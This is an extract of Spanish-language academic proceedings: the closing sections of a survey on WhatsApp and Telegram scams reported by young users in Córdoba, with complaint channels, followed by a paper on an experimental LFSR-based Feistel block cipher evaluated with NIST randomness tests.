Diseño de la encuesta. Se diseñó un cuestionario autogestionado que se envió por correo electrónico a los usuarios seleccionados y se empleó la herramienta Google Forms. Para el diseño del cuestionario se definieron dos parámetros: WhatsApp y Telegram. El cuestionario se compone de 9 preguntas. Dentro de las preguntas se emplean respuestas de tipo Sí/No y valores de selección.

Validación. Previamente al envío masivo de la encuesta, se realizó una prueba piloto con un grupo reducido de 5 participantes para validar su claridad y legibilidad.
Todo el proceso ha sido consensuado entre los investigadores de manera que no se desvíe del objeto de estudio. En el mail de la invitación a los participantes, se explicó claramente el propósito del estudio y en la encuesta se visualiza su anonimato.

4 Ejecución de la encuesta

Reclutamiento de los participantes. El mismo se llevó a cabo de manera directa a los contactos de los investigadores y a su vez se difundió en forma indirecta a través de los allegados y conocidos de los contactos.
Gestión de las respuestas. Se realizó un seguimiento diario de las respuestas con el objeto de comprobar que las mismas estén completas, caso contrario se las eliminó antes del análisis de los datos.
Análisis de los datos. Para asegurar la calidad de los datos obtenidos de la encuesta se revisaron las respuestas con el propósito de encontrar errores de completitud y de tipeo.

5 Análisis e interpretación de los resultados

De las respuestas de los participantes, a continuación se muestran en primer lugar, el servicio de MI utilizado por los usuarios, y en segundo lugar los tipos de ataque de los cuales fueron víctimas.

P1: ¿Qué servicio de MI utiliza?

La Figura 1 presenta la distribución de respuestas según la MI que utilizan los usuarios, en la misma se muestra que el 50% utiliza WhatsApp, 16,7% utiliza Telegram, WhatsApp y Telegram el 33,3%.




Fig. 1. Distribución de MI por usuarios.

P5: Si su respuesta fue afirmativa, por favor responda ¿En qué consistió el ataque?

Engaño del falso aniversario de marcas.
Los estafadores utilizan mensajes que anuncian celebraciones de aniversarios de marcas reconocidas, ofreciendo regalos o beneficios. Al hacer clic en enlaces proporcionados, los usuarios son redirigidos a encuestas falsas y se les insta a compartir el mensaje. Este engaño puede llevar a la descarga de aplicaciones sospechosas y la recopilación de información personal. Por ejemplo, incluyen promesas de 50 GB de Internet gratis por el supuesto aniversario de WhatsApp, regalos y ofertas fraudulentas de marcas reconocidas durante eventos como Black Friday, Día de la Madre, etc .

Falsas ayudas económicas.
Los estafadores se aprovechan de las necesidades económicas de las personas a través de mensajes que prometen programas de ayuda solidaria o económica. Estos engaños buscan obtener información personal y pueden resultar en la instalación de un malware o la recepción de publicidad no deseada.
Engaños al azar para obtener datos personales.
Sucede cuando los ciberdelincuentes inician conversaciones desde números desconocidos, pretendiendo ser conocidos. Buscan engañar a la víctima haciéndola creer que alguien cercano necesita ayuda urgente, solicitando documentos personales, datos de tarjetas, o dinero. Juegan con factores como la urgencia y la desesperación para que la víctima no tenga tiempo para dudar en brindar información personal o dinero.

Herramientas para WhatsApp o Telegram.
A través de sitios web y aplicaciones de dudosa reputación ofrecen soluciones para espiar conversaciones en WhatsApp o limpiar la aplicación, pero su verdadero propósito suele ser mostrar anuncios y recopilar información personal.

Secuestro de cuenta de WhatsApp o Telegram.
Los ciberdelincuentes buscan secuestrar cuentas aprovechando el proceso de verificación de WhatsApp o Telegram mediante SMS. Solicitan a la víctima que reenvíe el código de verificación, lo que puede resultar en la pérdida total del control de la cuenta.

La Figura 2 muestra que el 31,7% de los usuarios han sufrido un **Secuestro de cuenta** , el 25% un **Engaño del falso aniversario de marcas**, el 15% **Falsas ayudas económicas**, el 13,3% **Engaños al azar para obtener datos personales**, el 13,3% **Herramientas para MI**, y por último sólo el 1,7% no fue víctima de ningún tipo de ataque.




Fig. 2. Tipos de ataque.

6 Contexto

El presente trabajo se encuentra inserto en el marco del proyecto “Vulnerabilidad en aplicaciones de mensajería instantánea: WhatsApp – Telegram”. El mismo es coordinado y acreditado por la Universidad Tecnológica Nacional – Facultad Regional Córdoba, dentro de la cual opera el Laboratorio de Investigación de Software (LIS), perteneciente al Departamento de Ingeniería en Sistemas de Información.

7 ¿A dónde realizar denuncias?

“Más allá de las investigaciones que están llevando a cabo las autoridades sobre estos temas, las personas “como con cualquier otro delito puede denunciar de forma online o presencial”, declaró a Télam Horacio Azzolin, fiscal general de la Unidad Fiscal Especializada en Ciberdelincuencia (UFECI)”.
“Es importante que identifiquen bien el grupo y los usuarios que quieren denunciar, y que muestren concretamente la actividad que denuncian”, amplió el fiscal.

Las víctimas de un delito informático, tienen diferentes alternativas en todo el país tanto para solicitar asesoramiento o presentar una denuncia. En este sitio se puede encontrar un mapa de fiscalías de acuerdo a la zona. https://www.argentina.gob.ar/justicia/convosenlaweb/denuncia.
Está la línea 137 (las 24 horas, los 365 días del año) para información, asesoramiento sobre derechos o denuncias de grooming, abuso y trata. A través de esta línea nacional y gratuita, el Equipo Contra las Violencias Digitales brinda asesoramiento y compañía hasta el momento de hacer la denuncia.
Además, si está la sospecha de que un niño, niña o adolescente es víctima de grooming o explotación sexual. La comunicación también puede ser por WhatsApp al 11-3133-1000.
En el Ministerio Público Fiscal- Unidad Fiscal Especializada en Ciberdelincuencia (UFECI) se puede denunciar el grooming o cualquier otro delito informático. Está ubicado en Sarmiento 663, Piso 6, Ciudad Autónoma de Buenos Aires y sus medios de contacto son (54-11) 5071-0040 o denunciasufeci@mpf.gov.ar
Las víctimas de ciberdelito pueden realizar la denuncia en la web de la Fiscalía General de Córdoba: https://www.mpf.gob.ar o bien comunicarse a los teléfonos (0351) 4332640, (0351) 4481000 o (0351) 4481600. Internos 34481 y 34482 – Unidad Judicial de Delitos Económicos.

8. Conclusiones y trabajos futuros

Este artículo presenta los resultados de una encuesta realizada sobre el estado actual de la MI entre usuarios de 19 a 25 años, de la ciudad de Córdoba.

Las mismas denotan que existe un alto porcentaje de usuarios que utilizan WhatsApp como MI y que se han visto vulnerados principalmente por “Secuestro de cuenta de WhatsApp o Telegram” y por “Engaño del falso aniversario de marcas” .
Se detectó que existe una gran cantidad de personas y organizaciones que se encuentran frente a estas amenazas, con una alta probabilidad de ser perjudicadas, ya que influye en la privacidad de sus conversaciones y en el envío de información. Es por ello que es necesario dar a conocer las distintas formas en que se presentan los incidentes en WhatsApp y Telegram.

En futuros trabajos, a partir de los resultados de esta encuesta, se confirma la necesidad de: a) ampliar la muestra considerando todos los rangos etáreos, b) incorporar en los tipos de ataque de la encuesta nuevas amenazas, a medida que surgen y c) brindar un conjunto de pautas para proteger la integridad de la información sensible, perteneciente a los diferentes usuarios para no ser víctimas de los ataques de los ciberdelincuentes, en el uso de mensajería instantánea.

Referencias

1. Jones, S. G.: Email and the Early Internet: Communication at the Dawn of the Digital Age. Chicago: University of Chicago Press (2002).
2. Smith, A.: Real-Time Communication: The Evolution of Chat and Instant Messaging. London: Tech Publishing (2013).
3. Brown, J.: The Impact of Videoconferencing on Business Communication. New York: Business Communications Press (2016).
4. Wilson, K.: Voice over IP: Technology and Applications. San Francisco: TechInsights Press.(2014)
5. Castells, M. (1996). *The Rise of the Network Society*. Malden, MA: Blackwell Publishers.
6. García Pablo et al CACIC 2000. http://sedici.unlp.edu.ar/handle/10915/23324. (1996)
7. Juano, A.: Criptografía y Seguridad en WhatsApp. 01 de Mayo de 2017. Book. DOI:10.13140/RG.2.2.23555.09764,https://www.researchgate.net/publication/316601633_Criptografia_y_Seguridad_en_WhatsApp. (2017).
8. Ali Emrouznejad, A. Research on the Secure Communication Model of Instant Messaging. CSAE '22: Proceedings of the 6th International Conference on Computer Science and Application Engineering. Article No.: 25, Pages 1 - 6 https://doi.org/10.1145/3565387.3565412. (2022)
9. Ministerio del Interior y Seguridad Pública. Informe de Gestión de seguridad Cibernética. CIBER SUCESOS Vol. Nº 11 Junio/2021 www.csirt.gob.cl - página nro. 6. (2021)
10. CCN-CERT IA-23/17: Riesgos de uso de Telegram. Centro Criptológico Nacional. Pp 5-6, Sept. (2017).
11. CCN-CERT BP/01: Principios y recomendaciones básicas en Ciberseguridad. Informe de buenas prácticas. Centro Criptológico Nacional. Pp 31-33. Marzo (2021).
12. Pacheco Veliz, Sebastián Exequiel – Piazza Orlando, Carlos Damián. 2016. “Estudio y análisis de seguridad en dispositivos móviles. BYOD y su impacto en las organizaciones.” Tesina de Licenciatura. Universidad Nacional de La Plata. Facultad de Informática. Disponible en: http://sedici.unlp.edu.ar/bitstream/handle/10915/58591/Documento_completo
13. “4 ataques por whatsapp para infectar el movil”. Disponible en: https://www.redeszone.net/noticias/seguridad/”.
14. Lukas Stefanko. “Welivesecurity”. 01 Sep 2023
Disponible: https://www.welivesecurity.com/es/investigaciones/troyanizadas-telegram-signal-espia-badbazaar-usuarios-android/

15. Lukas Stefanko. “Welivesecurity”. 16 Marzo 2023 Disponible: https://www.welivesecurity.com/la-es/2023/03/16/aplicaciones-troyanizadas-whatsapp-telegram-roban-billeteras-criptomonedas/?utm_source=responsys&utm_medium=email&utm_content=WLS%20Spanish%20-17-03-2023&utm_campaign=wls_newsletter
16. Kitchenham, B.; Pearl Brereton, O.; Budgen, D.; Turner, M.; Bailey, J. and Linkman, S. Systematic literature reviews in software engineering – A Systematic literature review, Inf. Softw. Technol., vol. 51, no. 1, pp. 7–15, Jan. 2009, DOI: 10.1016/j.infsof.2008.09.009. (2009)
17. Islas, A.; Perea de la Fuente, M.; Figueroa Velázquez, J.: Métodos empíricos de la investigación parte 1. Universidad Autónoma del Estado de Hidalgo. Enero-Junio 2020. https://www.uaeh.edu.mx/docencia/P_Presentaciones/icea/asignatura/mercadotecnia/2020/metodos-empiricos.pdf (2020)
18. Pablo Sánchez Kohn, “Métodos de investigación: Qué son y cómo elegirlos”. https://www.questionpro.com/blog/es/metodos-de-investigacion/
19. Basili V., y Rombach D. The TAME Project: Towards Improvement-Oriented Software Environments. IEEE Transactions on Software Engineering, 14(6) (1988).
20. Panizzi M., Ortiz F., Sattolo I., Puricelli F., Bertone R,. “Estudio exploratorio sobre la adopción de la ciberseguridad en PyMES del Partido de Hurlingham”. CACIC 2023. XII Workshop de Seguridad Informática. Universidad Nacional de La Plata. (2023).

Cifrador de Bloque con Algoritmos Cifradores en Serie Conformados por Secuencias T-entrelazadas de Polinomios Primitivos Diferentes, en Modo de Encadenamiento de Bloques de Cifrado

Andrés Francisco Farías[1], Germán Antonio Montejano[2],

Ana Gabriela Garis[3], Andrés Alejandro Farías[4]

Universidad Nacional de La Rioja, La Rioja, Argentina[1, 4]
Universidad Nacional de San Luis, San Luis, Argentina[2, 3]
afarias665@yahoo.com.ar[1], gmonte@unsl.edu.ar[2],
agaris@gmail.com[3], andres_af86@hotmail.com[4]

Abstract.
Diseño de un Cifrador de bloque de 256 bits, con clave de 128 bits, y vector de inicialización de 256 bits, a partir de la estructura de una red de Feistel, con dos algoritmos cifradores en serie, con modo de encadenamiento de bloques de cifrado (CBC, Cipher Block Chaining). El primer algoritmo está conformado por una secuencia 3-entrelazada obtenida a partir de secuencias producidas por polinomios primitivos diferentes. El segundo algoritmo está conformado por una secuencia 2-entrelazada logradas de secuencias entregadas por polinomios primitivos diferentes. Finalmente el texto cifrado obtenido fue sometido a conjunto de pruebas estadísticas de aleatoriedad.

Keywords: LFSR. Cifrador. Clave. Algoritmo cifrador. Secuencia t-entrelazada
.

1 Introducción

El presente documento expone el desarrollo de un cifrador de bloque, basado en una red de Feistel que permite el cifrado y descifrado utilizando la misma estructura, donde para el caso del descifrado se utilizan las subclaves cambiando el orden de las mismas [1], [2] y [3]. La clave adoptada es de 16 caracteres, es decir 128 bits,

El tamaño de los bloques es de 256 bits, con clave de 128 bits, y un vector de inicialización de 256 bits. El cifrador es una red de Feistel, con dos algoritmos cifradores paralelos, con modo de Encadenamiento de Bloques de Cifrado (CBC, Cipher Block Chaining),

El primer algoritmo de cifrado está conformado por una secuencia 3-entrelazada obtenida a partir de secuencias pseudoaleatorias producidas por polinomios primitivos diferentes que operan sobre un registro de retroalimentación lineal (Linear Feedback

Shift Registers, LFSR) de 29 bits .

El segundo algoritmo está compuesto por una secuencia 2-entrelazada lograda a partir de cadenas pseudoaleatorias obtenidas por polinomios primitivos distintos que trabajan sobre un registro de retroalimentación lineal (Linear Feedback Shift Registers, LFSR) de 31 bits.

El texto cifrado completo obtenido al final del proceso de encriptación, fue sometido a conjunto de pruebas estadísticas, para verificar su aleatoriedad.

2 Esquema del cifrador

El cifrado de bloque se denomina así por realizar el proceso de encriptación trabajando sobre cadenas de texto de igual longitud. En este caso se utilizaron bloques de 256 bits, luego esos bloques son ensamblados siguiendo el modo de encadenamiento de bloques de cifrado (Cipher Block Chaining,CBC). Básicamente la estructura del cifrador está conformada por una red de Feistel que para desarrolarla require trabajar los siguientes aspectos:

- Red de Feistel para cifrado
    - De 67 rondas
    - Con modo de encadenamiento de bloques de cifrado
- Red de Feistel para descifrado
    - De 67 rondas
    - Con modo de encadenamiento de bloques de cifrado
- Clave y subclaves
- Vector de inicialización
- Algoritmos de cifrado
- Secuencias t-entrelazadas con polimonios primitivos diferentes:
    - Secuencia 3-entrelazada
    - Secuencia 2-entrelazada
- Matrices de permutación:
    - IP de 256 bits
    - PC1 de 128 bits
    - PC2 de 128 bits

2.1 Red de Feistel para cifrado

El proceso de cifrado consiste en dividir el texto plano en bloques de 256 bits, el primer bloque es sometido a una operación XOR con el vector de inicialización, luego al resultado se le realiza una permutación IP.

La salida de la permutación entra en la red de Feistel, que se detalla en la figura 1 y se producen 67 rondas, con sus respectivas subclaves, después se realiza una permutación IP^{-1}, para obtener el primer bloque de texto cifrado.

Para los siguientes bloques de texto plano, se realiza una operación XOR con el bloque de texto plano respectivo y el texto cifrado del bloque anterior, la salida sufre una permutación IP antes de entrar a la red de Feistel y producir 67 rondas, con las

subclaves correspondientes.

Después de esta operación se calcula la permutación IP^{-1} y se consigue un nuevo bloque de texto cifrado y así sucesivamente hasta completar el cifrado de todos los bloques de texto plano.




Fig. 1. Red de Feistel para cifrado

2.2 Red de Feistel para descifrado

La Red de Feistel para descrifrado es similar a la anterior, pero en este caso se toma el texto cifrado y se lo divide en bloques de 256 bits, figura 2.

Para el primer bloque de texto cifrado se realiza una permutación IP antes de entrar a la red de Feistel y realizar 67 rondas, con las claves introducidas en modo inverso, al resultado se le realiza una permutación IP^{-1} y luego se produce una operación XOR con el vector de inicialización para obtener el primer bloque de texto plano.

Para el resto de los bloques de texto cifrado, el proceso comienza con la permutación IP, después se ingresa a la red de Feistel y se llevan a cabo 67 rondas,

con las subclaves ingresadas en modo inverso.

Finalmente después de este proceso se hace una permutación IP^{-1} y a la salida se le aplica una operación XOR entre el texto descifrado y texto plano del bloque anterior, para lograr un nuevo bloque de texto plano.




Fig. 2. Red de Feistel para descifrado

2.3 Clave y subclaves

Como se dijo previamente, la clave está conformada con 16 caracteres (128 bits), de la que se obtienen 67 subclaves de 128 bits, siguiendo los pasos que se muestran en la figura 3.

La clave es sometida a una permutación según la matriz de permutación PC1, luego se divide el bloque de 128 bits resultante en dos bloques de 64 bits, los que sufren desplazamiento de las posiciones de los bits de manera de tener 67 pares de bloques de 64 bits que corresponderán a las 67 subclaves.

En los pares de las rondas que no son múltiplos de tres, los bits se desplazan dos posicionres a la izquierda, en el resto de los pares el desplazamiento es de una posición a la izquierda.

Esos pares son ensamblados y luego sometidos a la permutación PC2, para obtener las 67 subclaves finales.




Fig. 3. Tratamiento de las subclaves

2.4 Vector de inicialización

Utilizado para iniciar las tareas de encadenamiento de bloques, tanto de cifrado como de descifrado. Es único para todo el proceso, debe ser secreto como la clave y su longitud es igual a la de los bloques: 256 bits.

2.5 Algoritmos de cifrado

Los algoritmos de cifrado tienen la configuración que se indica en la figura 4:




Fig. 4. Algoritmos de cifrado 1 y 2

Tienen una entrada de 128 bits, que conforman los estados iniciales para los LFSR, que una vez cargados, realizan 128 ciclos con los distintos polinomios primitivos de conexión que producen la secuencias respectivas, las que luego se entrecruzan, entregando 128 bits de salida.

2.6 Secuencias t-entrelazadas

Las t-secuencias entrelazadas con polinomios primitivos diferentes [4]:

Secuencia 3-entrelazada con polinomios primitivos diferentes. Los LFSR tienen una longitud de 29 bits y en tabla 1, se indican los polinomios.primitivos [5], [6], [7] y [8].

Tabla 1. LFSR, longitudes y polinomios primitivos del generador

LFSR	Longitud	Polinomios primitivos
1	29	$P(x)_1 = x^{29} + x^{16} + x^6 + x^2 + 1$
2	29	$P(x)_2 = x^{29} + x^2 + 1$
3	29	$P(x)_3 = x^{29} + x^{22} + x^{16} + x^{15} + x^{11} + x^3 + 1$

Secuencia 2-entrelazada con polinomios primitivos diferentes. Los LFSR tienen una longitud de 31 bits y en tabla 2, se indican los polinomios primtivos [5], [6], [7] y [8].

Tabla 2. LFSR, longitudes y polinomios primitivos del generador

LFSR	Longitud	Polinomios primitivos
1	31	$P(x)_1 = x^{31} + x^{25} + x^{23} + x^8 + 1$
2	31	$P(x)_2 = x^{31} + x^{16} + x^{14} + x^{10} + x^8 + x^1 + 1$

2.7 Matrices de Permutación

Para una distribución aleatoria de las posiciones, se utiliza un generador de números aleatorios, en esta ocasión se adopta un generador congruencial multiplicativo [9]. Que tiene la siguiente expresión:

$$x_{i+1} = (a_x \cdot x_i)\, mod\, m_x \quad a_x = multiplicador \quad m_x = módulo \quad x_0 = semilla$$

En tabla 3 se observan los valores:

Tabla 3. Matrices: IP, PC1 y PC2

Matriz	módulo	multiplicador	semilla
IP	1048576	1279	1153
PC1	1048576	1597	1531
PC2	1048576	1933	1759

3 Elección de las pruebas estadísticas

3.1 Pruebas de aleatoriedad

El conjunto de pruebas estadísticas para generadores de números aleatorios y pseudoaleatorios para aplicaciones criptográficas fueron seleccionadas de la Publicación especial 800-22 revisión 1a del Instituto Nacional de Estándares y Tecnología (NIST), del trabajo de Rukhin (et al.) [10]. La tabla 4 muestra las pruebas estadísticas para números aleatorios y pseudoaleatorios adoptadas.

Tabla 4. Pruebas estadísticas para números aleatorios y pseudoaleatorios

	Pruebas estadísticas para números aleatorios y pseudoaleatorios
1	Frecuencia (monobit)
2	Frecuencia dentro de un bloque
3	Entropía aproximada
4	Sumas acumuladas
5	Rachas
6	Prueba en serie
7	Universal
8	Coincidencia de plantillas no superpuestas
9	Complejidad lineal
10	Transformada discreta de Fourier (espectral)

3.2 Pruebas sobre el cifrador

Se analizaron cien secuencias binarias de 25.600 de bits, obtenidas del cifrador a partir de cien claves diferentes.

El nivel de significancia adoptado para las pruebas estadísticas es: $\alpha = 0{,}01$

La hipótesis nula es: $H_0 \rightarrow p_value > 0{,}01$

3.3 Interpretación de los resultados

Teniendo los resultados se pueden realizar dos procesos para la interpretación de los mismos:

- Proporción de muestras que pasan las pruebas
- Prueba de Uniformidad de los p-valor

Proporción de muestras que pasan las pruebas. Para el análisis de los resultados, se determina la proporción de muestras que superan las pruebas, y con esos datos se construye un gráfico de puntos, luego se verifica si los mismos caen dentro de los límites superior e inferior:.

$$LS, LI = (1-\alpha) \pm 3 \cdot \sqrt{\alpha \cdot (1-\alpha)/k}$$

En nuestro caso el número de muestras $k = 100$ y el nivel de significancia elegido

es: α = 0.01, los límites quedan: $LS = 1{,}02 \quad LI = 0{,}96$

Se consideran todas pruebas, los resultados se indican en la tabla 5 y en figura 5:

Tabla 5. Pruebas estadísticas para números aleatorios y pseudoaleatorios

	Pruebas estadísticas para números aleatorios y pseudoaleatorios	Total	Pasan	Propor.	Superior	Inferior
1	Frecuencia (monobit)	100	99	0,99	1,02	0,96
2	Frecuencia dentro de un bloque	100	100	1,00	1,02	0,96
3	Entropía aproximada	100	97	0,97	1,02	0,96
4	Sumas acumuladas	100	98	0,98	1,02	0,96
5	Rachas	100	100	1,00	1,02	0,96
6	Prueba en serie	100	99	0,99	1,02	0,96
7	Universal	100	100	1,00	1,02	0,96
8	Coincidencia de plantillas no superpuestas	100	99	0,99	1,02	0,96
9	Complejidad lineal	100	99	0,99	1,02	0,96
10	Transformada discreta de Fourier (espectral)	100	100	1,00	1,02	0,96




Fig. 5.. Gráfico de puntos

Distribución Uniforme de los P-valor. Se realizan pruebas de bondad de ajuste. Este control se ejecuta para cada prueba sobre las cien muestras, con los resultados de las frecuencias de p-valor obtenidos. En tabla 6, se indican los resultados satisfactorios obtenidos:

Tabla 6. Pruebas p-valor

Pruebas	p-valor	p-valor límite	Pasa
Frecuencia (monobit)	0,7197	0,0001	Sí
Frecuencia dentro de un bloque	0,2493	0,0001	Sí

Pruebas	p-valor	p-valor límite	Pasa
Entropía aproximada	0,0012	0,0001	Sí
Sumas acumuladas	0,4944	0,0001	Sí
Rachas	0,3345	0,0001	Sí
Prueba en serie	0,0805	0,0001	Sí
Universal	0,3345	0,0001	Sí
Coincidencia de plantillas no superpuestas	0,0127	0,0001	Sí
Complejidad lineal	0,2023	0,0001	Sí
Transformada discreta de Fourier (espectral)	0,4012	0,0001	Sí

Análisis final. En definitiva, las secuencias que entrega el cifrador superan los dos métodos de interpretación de resultados, por lo tanto son pseudoaleatorias

4 Comparación de frecuencias

Superposición de gráficos de frecuencias para observar las diferencias entre texto plano y texto cifrado, en figura 6:

